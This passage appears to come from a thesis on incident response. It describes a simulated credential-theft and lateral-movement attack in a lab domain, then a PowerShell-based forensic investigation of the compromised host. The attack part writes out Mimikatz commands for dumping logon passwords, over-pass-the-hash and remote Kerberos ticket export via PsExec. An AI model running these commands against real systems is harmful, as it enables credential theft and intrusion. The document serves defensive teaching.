


Figure 51. Polonaise User and Host Environment.

A. CONSTRAINTS AND CONSIDERATIONS

When choosing events for the attack/compromise, we considered two industry standard offensive cyber chain concepts, the cyber-kill-chain [35] published by Lockheed Martin Corp and the Microsoft-attack-kill-chain [36]. The cyber-kill-chain offers a macro conceptualization of a cyber-attack on an entity by depicting the attack in seven stages (reconnaissance, weaponization, delivery, exploitation, installation, command and control

ported from the Attack-PC to the Victim-PC are listed in Table 28. Following the transfer of the tools, we simulated that the attacker utilized the ported tools and native CLI commands to harvest credentials and then authenticate with those harvested credentials via a logon session with the Admin-PC.

Table 28. Attack Tools and Scripts Ported from the Attack-PC to the Victim-PC

Tool / Script	Description
Netsess.exe	Command line tool to enumerate NetBIOS SMB sessions on local and remote hosts [37] .
Mimikatz.exe	Tool used to extract plaintext passwords and Kerberos tickets in memory in order to perform pass-the-hash and golden ticket exploitation [24].
Powersploit.psm1	A collection of scripts used by attackers to perform many tasks, to include, reconnaissance from a victim host [38].
PSexec.exe	A tool packaged in Microsoft's Sysinternals software suite that allows a user to launch interactive command prompts on remote hosts [39].

a. Attacker Actions

We simulated that an attacker searched for a logon session for at least one of the Domain Admin group accounts by conducting server message block (SMB) enumeration utilizing the opensource tool, Netsess [37]. The Netsess tool requires only an authenticated account on the domain to execute, and utilizes the NetSessionEnum API call. This API call is used to enumerate open SMB sessions against an SMB server [40], which was the DC1 server in the Polonaise domain. All user accounts establish an SMB session with the domain controller in order to download group policy information [40]. Because the Victim-PC operated in a domain environment, the attacker was able to enumerate the account information shown in Table 29.

Table 29. Attack NetSessionEnum Enumerated Account Information.

Domain user	Hostname
FredC	Admin-PC
FranzL	Victim-PC
Administrator	DC1

We simulated that an attacker utilized native CLI command line tools and Mimikatz.exe to dump all the “logonpasswords” data in memory on the Victim-PC to a text file local to the Victim-PC. The commands used and file created can be seen in Figure 58.

```
kls
cd C:\Tools\mimikatz_trunk\x64\
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\temp\LatMoveP1.txt
type c:\temp\LatMoveP1.txt
pause
cd:\Tools\AttackScripts\
```

Figure 58. Attack “Logonpasswords” Dump Commands Executed on Victim-PC.

We simulated that the attacker was able to uncover the NTLM hash of the helpdesk user account JackT in memory. This account had been previously used to remotely logon to the Victim-PC to investigate the phishing email associated with user account FranzL. We simulate that the attacker used the Import-Module and Get-NetLocalGroup PowerShell functions on the Victim-PC in order to run Powersploit.psm1 against the Admin-PC. This led the attacker to realize that the JackT account was in the Polonaise domain Help Desk group, and that the Help Desk group was a member of the Local Administrators group on the Admin-PC.

We simulated that the attacker used an exploitation technique called over-pass-the-hash. Over-pass-the-hash was conducted by taking the NTLM hash uncovered from the credential dump and pasting it following the “/ntlm:” portion of the mimikatz.exe command in Figure 59. This launched a command prompt with the JackT account credentials loaded in memory. The attacker executed the command “dir \\Admin-PC\C\$,” and then executed the command “klist” which displayed all Kerberos tickets loaded in memory on the Victim-PC. The JackT Kerberos ticket was then present as a result of over-pass-the-hash.

```

cls
cd C:\Tools\mimikatz_trunk\x64\
mimikatz.exe "privilege::debug" "sekurlsa::pth /user:JackT /ntlm: /domain:POLONAISE.local"
pause
cd:\Tools\AttackScrpits\

```

Figure 59. Attack Pass-the-hash Commands Executed on Victim-PC.

At this period in the attack, the attacker had persistently available access to Victim-PC and credentials to connect as a local administrator on the Admin-PC. A visualization of the state of the attack following Stage 2 is depicted in Figure 60.

b. Investigation-worthy Artifacts Created

Though SMB traffic artifacts from the Victim-PC to DC1 would be detectable by network traffic monitoring over segmentation points in the network, our research was only focused on host-based artifacts.

“FirewallPolicy” registry entry, Prefetch, PowerShell Log, WMIC/Logon event ID, and process creation/exit event ID artifacts were generated on the Victim-PC as a result of the over-pass-the-hash and PowerSploit activity by the attacker.




Figure 60. Attack Stage 2 Depiction of the Noisy Attack/Compromise.

3. Domain Escalation

During Stage 3 of the attack, we simulated that the attacker harvested all the Kerberos tickets in memory on the Admin-PC, remotely, by utilizing the Psexec.exe tool and native CLI commands from the Victim-PC.

a. Attacker Actions

The attacker used the Windows native “xcopy” CLI command in order to port over mimikatz.exe from the Victim-PC to the Attack-PC. Following the transfer of the tools, we simulated the attacker utilizing the PSexec.exe tool to remotely execute the mimikatz.exe tool on the Admin-PC from the Victim-PC. The Attacker dumped all the Kerberos tickets on the Admin-PC into a text file within the “C:\temp” directory and then used the “xcopy” CLI command again to transfer the dumped credential text file back to the Victim-PC. The commands used and file created can be seen in Figure 61.

```
cls
hostname
xcopy cd C:\Tools\mimikatz_trunk \\Admin-PC\c$\temp
cd C:\Tools\
psexec.exe \\Admin-PC -accepteula cmd /c (cd c:\temp ^& mimikatz.exe "privilege::debug" "sekurlsa::tickets /export" ^& ",
xcopy \\Admin-PC\c$\temp c:\temp\tickets\
pause
```

Figure 61. Attack Kerberos Ticket Dump Commands Executed on Victim-PC.

At this period in the attack/compromise, the attacker possessed the Kerberos ticket for the FredC account which was a member of the Domain Admins group on the Polonaise domain. The attacker then would have gone on to use this ticket to access the DC1 domain controller on the Polonaise domain in order to establish additional/deeper persistence, create more domain admin accounts, disable domain admin accounts, escalate privileges to the enterprise domain, or many other possible actions that would be available given the privilege level of the exploited account. A visualization of the state of the attack following Stage 3 is depicted in Figure 62.

THIS PAGE INTENTIONALLY LEFT BLANK

V. EXAMPLE ANALYSIS SCENARIO

We chose to investigate the compromised host presented in Chapter IV (Victim-PC), as a Tier 3 IR would; the IR investigating possessed only a PowerShell command prompt and a few rudimentary PowerShell scripts. We started our investigation with a lead provided by a fictitious user (Franz) within a fictitious organization (Polonaise) and continued to follow leads that facilitated the confident validation (i.e., it *was*, or it *was not*) of a CIRCE. It should be noted, that one researcher conducted the attack, and one researcher conducted the analysis scenario, as a *black-box* exercise. The researcher conducting the analysis scenario was provided only the virtual machines, user names, passwords, and simulated help desk lead, in order to begin analysis and hunt.

In this chapter, we provide an overview of investigation and methodology, followed by a step-by-step investigation and analysis of the “noisy attack” in Chapter IV, from the perspective of a Tier 3 IR.

A. GENERAL INVESTIGATION/ANALYSIS METHODOLOGY

It is worth reminding the reader here what role the cyber first responder (i.e., CJCSM [1] Tier 3 responder) plays regarding the full life-cycle handling of a CIRCE. This is—we think—best exemplified by the role a paramedic plays in the medical field. The role of the paramedic is to quickly assess a reported situation, then take appropriate life-preserving steps to stabilize any casualties. In fulfilling this preliminary response role, the paramedic should take care to not cause any additional harm. Finally, we note that it is *not* the role of the paramedic to fully understand the intricacies of any injuries, nor to alleviate or fix those injuries.

In the CIRCE preliminary analysis presented in this chapter, we demonstrate—via a contrived scenario—what an IR can achieve by utilizing PowerShell to investigate a host and identify corroborating indicators of a CIRCE. Using PowerShell, the IR was able to identify multiple indicator artifacts, validate that an incident (implied malicious activity) occurred, deduce a probable attack timeline, salvage volatile data, and escalate the incident to the next tier.

1. Preparation

Response preparation prior to a CIRCE is key. Everyone within the organization should have the basic training to report suspicious activity as well as the knowledge of whom to make an initial report to. The Tier 3 IR should be familiar with established guidance, procedures, and policies. These basic preparation steps may seem trivial but will “ensure all suspicious activity is detected and reported so that further analysis can take place to determine if it is a reportable cyber event or incident” [1]. Having an incident response plan at hand will assist in quick detection, eradication, and possible attribution. Such a plan will aid in the preparation of a clear and concise incident response report, which in turn will provide the Tier 2 IR(s) with greater situational awareness with which to perform deeper analysis. Having this preparation along with a tested and documented toolkit will guide the Tier 3 IR(s) to collect data and evidence in a more systematic and confident manner [1].

2. Customer Complaints and Fact Gathering

A local network administrator may have the first interaction with a compromised system. The network administrator may be presented with an alert or complaint that a system is simply not functioning properly. The customer (network user) may provide details; to include, events leading up to or a timeline of when they noticed abnormal behavior on a system. Information provided by the user may be enough to alert a network administrator that a system has potentially been compromised. Gathering relevant facts from the user can assist in providing a lead from which to begin an investigation. Paying attention to user observances can assist in the development of initial leads that the network administrator—now acting in the capacity of an IR—can use to focus initial investigative steps.

3. Investigation

In this chapter, we detailed a step-by-step methodology using PowerShell as a tool to investigate a compromised host. The investigative methodology followed in this scenario was to develop and follow leads that would facilitate the confident validation of (i.e., it *is*, or it is *not*) a CIRCE, while also collecting and preserving forensically valuable

data along the way. We used a "light touch" to minimize unnecessary modification to, or destruction of, potentially valuable artifacts. We simulated that the initial response to this scenario took place with the IR physically in front of the compromised system. The IR utilized both native and customized PowerShell functions.

4. Documentation

Once in the process of the initial investigation, documentation is important. Documentation provides a clear record as to what has been accomplished and when it occurred. While investigating, the IR does not know exactly where leads may take him or her. What may at first appear to be a simple investigation may quickly become complex. To avoid chasing blind leads or getting lost in the noise, it is important for the IR to identify and document new leads, when they are presented. Documentation helps keep an investigation on track, and is invaluable in providing needed history and situational awareness to any new investigators who may be brought into a case. Good documentation also serves to support evidence that may be introduced in a legal/court setting, and in providing input to post-incident lessons-learned reviews.

B. THE CIRCE SCENARIO: STEP-BY-STEP

In our simulated analysis scenario, the network administrator onboard USS Polonaise, Jack Turner, received initial complaints from user, Franz Liszt. Franz reported that after completing his work on a Microsoft Excel spreadsheet, he began to notice a slower-than-usual response from his workstation, Victim-PC. In response to Jack's initial fact-finding questions, Franz stated that during the same session on his computer he was searching online, via Internet Explorer, for a Microsoft Excel template that he needed for a project. Franz searched a Microsoft developer's forum where he believed he had found a suitable URL that would provide him the template that he needed. Clicking the link caused the browser on the Victim-PC to crash. The user, Franz, continued to work, but noticed a drop in the speed and performance of the host. Franz attempted to multiple restarts of his host, Victim-PC, with no avail in alleviating the sluggish system. Jack believed, based on this initial information, that Franz could have clicked on a malicious link. In the context of our scenario; this is the point where a CIRCE detection (CJCSM Phase 1) is deemed to

have occurred. Jack knows that the easiest way to bypass a security firewall is to be "invited" into the network inadvertently by a user who clicks on something untoward. Jack believes the problem requires escalation and passes Franz Liszt's trouble ticket to the local Tier 3 IR. The following represents one possible sequence of steps dedicated to the preliminary analysis and identification (CJCSM Phase 2) of this detected possible CIRCE. Note that such an investigation for any given incident may proceed quite differently depending on various incident peculiarities, and—perhaps most importantly—the experience of the responder/investigator. Thus, the reader should not interpret the following steps as being a "programmatic", rote, "always-do-this" sequence that should be followed for any similar set of circumstances.

1. Accounts

The Tier 3 IR began her investigation by logging on to the Victim-PC as the FranzL domain logon. The IR was aware that due to the close relative proximity of user Franz's issues to the investigative response, there was potential for a malicious connection to still be established. The IR did not want to tip off any potential malicious actor by logging on with new credentials. Logging on as the domain user that reported the problem also prevents administrative credential harvesting should the malicious actor still be connected. The IR began investigating by looking at the logons present on the Victim-PC. In Figure 63, we present the PowerShell command input which utilized Windows management Instrumentation (WMI). This PowerShell cmdlet was used to determine the users with logon sessions on the Victim-PC. The IR identified that the JackT domain help desk account had a logon present on the host, indicating that the host has not been restarted or shutdown since the JackT account logged on. The IR also identified that the FranzL domain account had a logon present. Aside from Victim-PC's standard local account (system, local service, and network) logons, the anonymous logon could be indicative of malicious credential use. However, at this stage in the investigation the IR was still investigating, and had not yet seen enough indicators to categorize the CIRCE.

```
PS C:\WINDOWS\system32> gwm Win32_LogonSession | % { $one = $_ ; $one.GetRelated('Win32_Account') |
>> Select Domain, Name, SID, @{ n = 'LogonType' ; e = { $one.LogonType } } }
```

Domain	Name	SID	LogonType
VICTIM-PC	SYSTEM	S-1-5-18	0
VICTIM-PC	LOCAL SERVICE	S-1-5-19	5
VICTIM-PC	NETWORK SERVICE	S-1-5-20	5
POLONAISE	FranzL	S-1-5-...	2
POLONAISE	FranzL	S-1-5-...	2
POLONAISE	JackT	S-1-5-...	2
POLONAISE	JackT	S-1-5-...	2
VICTIM-PC	ANONYMOUS LOGON	S-1-5-7	3

Figure 63. Investigation of Accounts Logged on the Victim-PC.

2. Files: Typed URLs

The user's admission that the slowdown was triggered following the clicking of a URL link in order to download the Excel template, provides a good lead for the responder. Following up on this initial lead from the user, the IR enumerated the typed URLs from the %USERNAME%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat file into a directory for later analysis during the incident analysis phase. The IR executed the PowerShell Command, `cp C:\Users\FranzL.POLONAISE\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat C:\Artifacts\Web_URL\WebCaceV01_FranzL.dat`

3. Network Connectivity

The IR leveraged PowerShell to enumerate all outbound connections from the Victim-PC, and to cross-reference those connections with the resident processes that called for their creation. The IR enumerated the network connections by utilizing a function prepared prior to the possible CIRCE that utilizes the native CLI command, *netstat -ano*, but also associates the ports (which can be associated with protocols), addresses, states of connections, process names, and PIDs of the network connections. The function, *Get-NetworkStatistics*, is presented in Figure 64 [41]. The output of the *Get-NetworkStatistics* function ran on the Victim-PC by the IR is presented in Figure 65.

```

1 function Get-NetworkStatistics
2 {
3     $properties = 'Protocol','LocalAddress','LocalPort'
4     $properties += 'RemoteAddress','RemotePort','State','ProcessName','PID'
5
6     netstat -ano | Select-String -Pattern '\s+(TCP|UDP)' | ForEach-Object {
7
8         $item = $_.line.split(" ",[System.StringSplitOptions]::RemoveEmptyEntries)
9
10        if($item[1] -notmatch '^\[:::'])
11        {
12            if (($la = $item[1] -as [ipaddress]).AddressFamily -eq 'InterNetworkV6')
13            {
14                $localAddress = $la.IPAddressToString
15                $localPort = $item[1].split(':')[1][-1]
16            }
17            else
18            {
19                $localAddress = $item[1].split(':')[0]
20                $localPort = $item[1].split(':')[1][-1]
21            }
22
23            if (($ra = $item[2] -as [ipaddress]).AddressFamily -eq 'InterNetworkV6')
24            {
25                $remoteAddress = $ra.IPAddressToString
26                $remotePort = $item[2].split(':')[1][-1]
27            }
28            else
29            {
30                $remoteAddress = $item[2].split(':')[0]
31                $remotePort = $item[2].split(':')[1][-1]
32            }
33
34            New-Object PSObject -Property @{
35                PID = $item[-1]
36                ProcessName = (Get-Process -Id $item[-1] -ErrorAction SilentlyContinue).Name
37                Protocol = $item[0]
38                LocalAddress = $localAddress
39                LocalPort = $localPort
40                RemoteAddress = $remoteAddress
41                RemotePort = $remotePort
42                State = if($item[0] -eq 'tcp') {$item[3]} else {$null}
43            } | Select-Object -Property $properties
44        }
45    }
46 }

```

Figure 64. Get-NetworkStatistics Function Written in PowerShell 5.0. Adapted from [41].

PS C:\Users\FranzL> Get-NetworkStatistics | Format-Table

ComputerName	Protocol	LocalAddress	LocalPort	RemoteAddress	RemotePort	State	ProcessName	PID
VICTIM-PC	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING	svchost	848
VICTIM-PC	TCP	0.0.0.0	445	0.0.0.0	0	LISTENING	System	4
VICTIM-PC	TCP	0.0.0.0	5040	0.0.0.0	0	LISTENING	svchost	1608
VICTIM-PC	TCP	0.0.0.0	49664	0.0.0.0	0	LISTENING	wininit	476
VICTIM-PC	TCP	0.0.0.0	49665	0.0.0.0	0	LISTENING	svchost	1328
VICTIM-PC	TCP	0.0.0.0	49666	0.0.0.0	0	LISTENING	svchost	1184
VICTIM-PC	TCP	0.0.0.0	49668	0.0.0.0	0	LISTENING	spoolsv	2116
VICTIM-PC	TCP	0.0.0.0	49669	0.0.0.0	0	LISTENING	lsass	608
VICTIM-PC	TCP	0.0.0.0	49673	0.0.0.0	0	LISTENING	services	576
VICTIM-PC	TCP	0.0.0.0	49695	0.0.0.0	0	LISTENING	lsass	608
VICTIM-PC	TCP	10.0.0.101	139	0.0.0.0	0	LISTENING	System	4
VICTIM-PC	TCP	10.0.0.101	49717	52.173.28.179	443	ESTABLISHED	svchost	2512
VICTIM-PC	TCP	10.0.0.101	50274	192.168.1.47	4444	ESTABLISHED	something32	7608
VICTIM-PC	TCP	10.0.0.101	50291	192.168.1.47	4444	CLOSE_WAIT	mMmrJNpeOHVx	5676
VICTIM-PC	TCP	10.0.0.101	60200	192.168.1.47	8888	ESTABLISHED	rundll32	10200
VICTIM-PC	TCP	10.0.0.101	60327	72.21.91.29	80	CLOSE_WAIT	Microsoft.Photos	5172
VICTIM-PC	TCP	10.0.0.101	60335	104.86.200.246	443	CLOSE_WAIT	SearchUI	4652
VICTIM-PC	UDP	0.0.0.0	123	*	*	*	svchost	496
VICTIM-PC	UDP	0.0.0.0	5050	*	*	*	svchost	1608
VICTIM-PC	UDP	0.0.0.0	5353	*	*	*	svchost	1160
VICTIM-PC	UDP	0.0.0.0	5355	*	*	*	svchost	1160
VICTIM-PC	UDP	0.0.0.0	49559	*	*	*	SkypeApp	3616
VICTIM-PC	UDP	0.0.0.0	61437	*	*	*	SkypeApp	9700
VICTIM-PC	UDP	10.0.0.101	137	*	*	*	System	4
VICTIM-PC	UDP	10.0.0.101	138	*	*	*	System	4
VICTIM-PC	UDP	10.0.0.101	1900	*	*	*	svchost	7144
VICTIM-PC	UDP	10.0.0.101	56693	*	*	*	svchost	7144
VICTIM-PC	UDP	127.0.0.1	1900	*	*	*	svchost	7144
VICTIM-PC	UDP	127.0.0.1	50033	*	*	*	lsass	608
VICTIM-PC	UDP	127.0.0.1	50132	*	*	*	svchost	2772
VICTIM-PC	UDP	127.0.0.1	50693	*	*	*	svchost	1404
VICTIM-PC	UDP	127.0.0.1	56694	*	*	*	svchost	7144
VICTIM-PC	UDP	fe80::c5cc:d994:231a:1242%4	1900	*	*	*	svchost	7144
VICTIM-PC	UDP	fe80::c5cc:d994:231a:1242%4	56691	*	*	*	svchost	7144

Figure 65. Investigation of Output of Get-NetworkStatistics on Victim-PC.

After viewing the results, the IR immediately recognized that the Victim-PC was making multiple connections out to a host (192.168.1.47) over non-standard client/server ports (i.e., Victim-PC is connecting to the server 192.168.1.47 on ports 4444 and 8888). The IR also recognized that those connections were being made from processes that would be considered abnormal in typical host environments (mMmrJNpeOHVx, something32, and rundll32). Based on this observation the IR deduced that unauthorized traffic was leaving Victim-PC. The IR documented this activity and updated the initial report to reflect the incident as CJCSM Category 5, non-compliance activity (event) [1].

4. Processes

The unfamiliar processes (something32, mMmrJNpeOHVx, and rundll32) created a new lead for the IR. The IR looked at various run-time properties of those processes (e.g., path, creation date, command line arguments, and executable path), which can be seen in Figure 66, Figure 67, and Figure 68. The PowerShell command input used to view these properties was: “Get-CimInstance Win32_Process -Filter “name= ‘<executable name>’” | fl”.

```

ProcessName      : something32.exe
Handles          : 425
VM               : 109752320
WS               : 12505088
Path             : C:\Users\FranzL.POLONAISE\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloa
ds\something32.exe
Caption          : something32.exe
Description      : something32.exe
InstallDate      :
Name             : something32.exe
Status           :
CreationClassName : Win32_Process
CreationDate      : 2/16/2019 3:07:52 PM
CSCreationClassName : Win32_ComputerSystem
CSName           : VICTIM-PC
ExecutionState    :
Handle           : 7608
KernelModeTime    : 4687500
OSCreationClassName : Win32_OperatingSystem
OSName            : Microsoft Windows 10 Pro|C:\WINDOWS\Device\Harddisk0\Partition2
Priority          : 8
TerminationDate   :
UserModeTime      : 3593750
WorkingSetSize    : 12505088
CommandLine      : "C:\Users\FranzL.POLONAISE\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloa
ads\something32.exe"
ExecutablePath     : C:\Users\FranzL.POLONAISE\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloa
ds\something32.exe

```

Figure 66. Investigation of Something32.exe Get-CimInstance Command Output on Victim-PC.

```

ProcessName      : mMrJNpeOHVx.exe
Handles         : 69
VM              : 1562746880
WS              : 1545830400
Path            : C:\Users\FRANZL~1.POL\AppData\Local\Temp\rad2BAE6.tmp\mMrJNpeOHVx.exe
Caption         : mMrJNpeOHVx.exe
Description      : mMrJNpeOHVx.exe
InstallDate     : 
Name            : mMrJNpeOHVx.exe
Status          : 
CreationClassName : Win32_Process
CreationDate     : 2/16/2019 3:17:46 PM
CSCreationClassName : Win32_ComputerSystem
CSName          : VICTIM-PC
ExecutionState   : 
Handle          : 5676
KernelModeTime  : 652500156250
OSCreationClassName : Win32_OperatingSystem
OSName          : Microsoft Windows 10 Pro|C:\WINDOWS\Device\Harddisk0\Partition2
Priority         : 4
TerminationDate : 
UserModeTime    : 3511875000
WorkingSetSize  : 1545830400
CommandLine     : "C:\Users\FRANZL~1.POL\AppData\Local\Temp\rad2BAE6.tmp\mMrJNpeOHVx.exe"
ExecutablePath  : C:\Users\FRANZL~1.POL\AppData\Local\Temp\rad2BAE6.tmp\mMrJNpeOHVx.exe

```

Figure 67. Investigation of mMrJNpeOhVx.exe Get-CimInstance Command Output on Victim-PC.

```

ProcessName      : rundll32.exe
Handles         : 166
VM              : 2203421175808
WS              : 8269824
Path            : C:\WINDOWS\system32\rundll32.exe
Caption         : rundll32.exe
Description      : rundll32.exe
InstallDate     : 
Name            : rundll32.exe
Status          : 
CreationClassName : Win32_Process
CreationDate     : 2/16/2019 4:30:57 PM
CSCreationClassName : Win32_ComputerSystem
CSName          : VICTIM-PC
ExecutionState   : 
Handle          : 10200
KernelModeTime  : 21718750
OSCreationClassName : Win32_OperatingSystem
OSName          : Microsoft Windows 10 Pro|C:\WINDOWS\Device\Harddisk0\Partition2
Priority         : 4
TerminationDate : 
UserModeTime    : 10312500
WorkingSetSize  : 8269824
CommandLine     : rundll32.exe
ExecutablePath  : C:\WINDOWS\system32\rundll32.exe

```

Figure 68. Investigation of Rundll32.exe Get-CimInstance Command Output on Victim-PC.

The IR was able to garner two new leads worth pursuing. The first lead was a path from which the processes executed, and the second lead was a date/time at which the processes began. The leads are presented in Table 30.

Table 30. Investigation of Path and Creation Date of Possible Malicious Files.

ExecutablePath	CreationDate
C:\Users\FranzL.POLONAISE\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Tempstate\Downloads	2/16/2019 3:07 52 PM
C:\Users\FranzL~1.POL\AppData\Local\Temp\rad2BAE6.tmp\mMmrJNpeOHVx.exe	2/16/2019 3:17 46 PM
C:\Windows\System32\rundll32.exe	2/16/2019 4:30:57 PM

5. Files

The IR decided to investigate the C:\Users\FranzL~1.POL\AppData\Local\Temp\rad2BAE6.tmp\mMmrJNpeOHVx.exe file path using PowerShell. The IR enumerated the C:\Users\FranzL.POLONAISE\AppData\Local\Temp directory shown in Figure 69. The IR was able to identify multiple visual basic script (VBS) files as evident by the “.vbs” extension shown in Figure 70. The IR was aware that VBS files often are used to obfuscate malicious code. The “rad2BAE6.tmp” directory containing the mMmrJNpeOHVx.exe file was no longer present on the Victim-PC when the IR investigated. However, the IR discovered the file, something64.exe in the C:\Users\FranzL.POLONAISE\AppData\Local\Temp parent directory. something64.exe resembled the naming convention of the previously discovered something32.exe process.

```
Directory: C:\Users\FranzL.POLONAISE\AppData\Local\Temp

Mode                LastWriteTime         Length Name
----                -
d-----          2/17/2019   3:34 PM                rad08123.tmp
d-----          2/17/2019   7:30 PM                rad230FA.tmp
d-----          2/17/2019   3:04 PM                rad3262D.tmp
d-----          2/17/2019   2:00 PM                rad4496B.tmp
d-----          2/17/2019   3:34 PM                rad4931B.tmp
d-----          2/17/2019   3:04 PM                rad4ABFE.tmp
d-----          2/17/2019   3:04 PM                rad4C8A4.tmp
d-----          2/17/2019  11:30 AM                rad84536.tmp
d-----          2/17/2019   1:12 PM                radEA544.tmp
d-----          2/17/2019   3:03 PM                radEB76F.tmp
d-----          2/17/2019   1:10 PM                radF0C33.tmp
d-----          2/17/2019   3:04 PM                radF9289.tmp
-a-----          2/17/2019   3:34 PM             470 aria-debug-2784.log
-a-----          2/17/2019   3:34 PM              0 aria-debug-3860.log
-a-----          2/17/2019   3:42 PM              0 aria-debug-4092.log
-a-----          2/17/2019   3:52 PM              0 aria-debug-6424.log
-a-----          2/17/2019   3:34 PM              0 aria-debug-7664.log
-a-----          2/17/2019   2:00 PM            99696 EVSulWsnKZpX.vbs
-a-----          2/16/2019   3:17 PM            99696 GYtRpoz.vbs
-a-----          1/1/1601  12:00 AM            73802 something64.exe
-a-----          2/17/2019   3:48 PM            10581 StructuredQuery.log
-a-----          2/17/2019   1:10 PM            99596 TdvTPvZsZky.vbs
-a-----          2/17/2019   1:12 PM            99653 UqqQfoGaWcBkO.vbs
-a-----          2/15/2019   4:40 PM            11314 wct4CA1.tmp
-a-----          2/15/2019   4:40 PM            12911 wct8F2E.tmp
-a-----          2/7/2019    6:52 PM              401 wct95E6.tmp
-a-----          2/9/2019    6:57 PM           28839224 wctE2EA.tmp

PS C:\Users\FranzL.POLONAISE\AppData\Local\Temp>
```

Figure 69. Investigation of Temp Directory Listing on Victim-PC.

```

S C:\Users\FranzL.POLONAISE> ls C:\Users\FranzL.POLONAISE\AppData\Local\Temp\*.vbs |Ft

Directory: C:\Users\FranzL.POLONAISE\AppData\Local\Temp

Mode                LastWriteTime         Length Name
----                -
a----          2/17/2019   2:00 PM           99696 EVSuWsnKZpX.vbs
a----          2/16/2019   3:17 PM           99696 GYtRpoz.vbs
a----          2/17/2019   1:10 PM           99596 TdvTPvZsZky.vbs
a----          2/17/2019   1:12 PM           99653 UqqQfoGaWcBkO.vbs

S C:\Users\FranzL.POLONAISE>

```

Figure 70. Investigation of Temp Directory Listing Parsed for VBS Files on Victim-PC.

The IR leveraged PowerShell to retrieve the MD5 hash for all VBS files for submission in the initial CIRCE report. The VBS files were located in the C:\Users\FranzL.POLONAISE\AppData\Local\Temp directory, which can be seen in Figure 71. File hashes are a CuFA that can later be used as an IOC to find the malicious files across multiple hosts, even if the attacker has spoofed the name of the file to make it appear legitimate.

```

PS C:\Users\FranzL.POLONAISE> Get-FileHash -Algorithm MD5 C:\Users\FranzL.POLONAISE\AppData\Local\Temp\*.vbs |F1

Algorithm : MD5
Hash      : BE02818F1CB437D8F4CDCD03E8514906
Path      : C:\Users\FranzL.POLONAISE\AppData\Local\Temp\EVSuWsnKZpX.vbs

Algorithm : MD5
Hash      : 15215E6BA07F3209BB83CCA484FF97AD
Path      : C:\Users\FranzL.POLONAISE\AppData\Local\Temp\GYtRpoz.vbs

Algorithm : MD5
Hash      : 73D10F720F51B3D8B8999E13D247175F
Path      : C:\Users\FranzL.POLONAISE\AppData\Local\Temp\TdvTPvZsZky.vbs

Algorithm : MD5
Hash      : A5D84BEFE0769E259012900DF07CD759
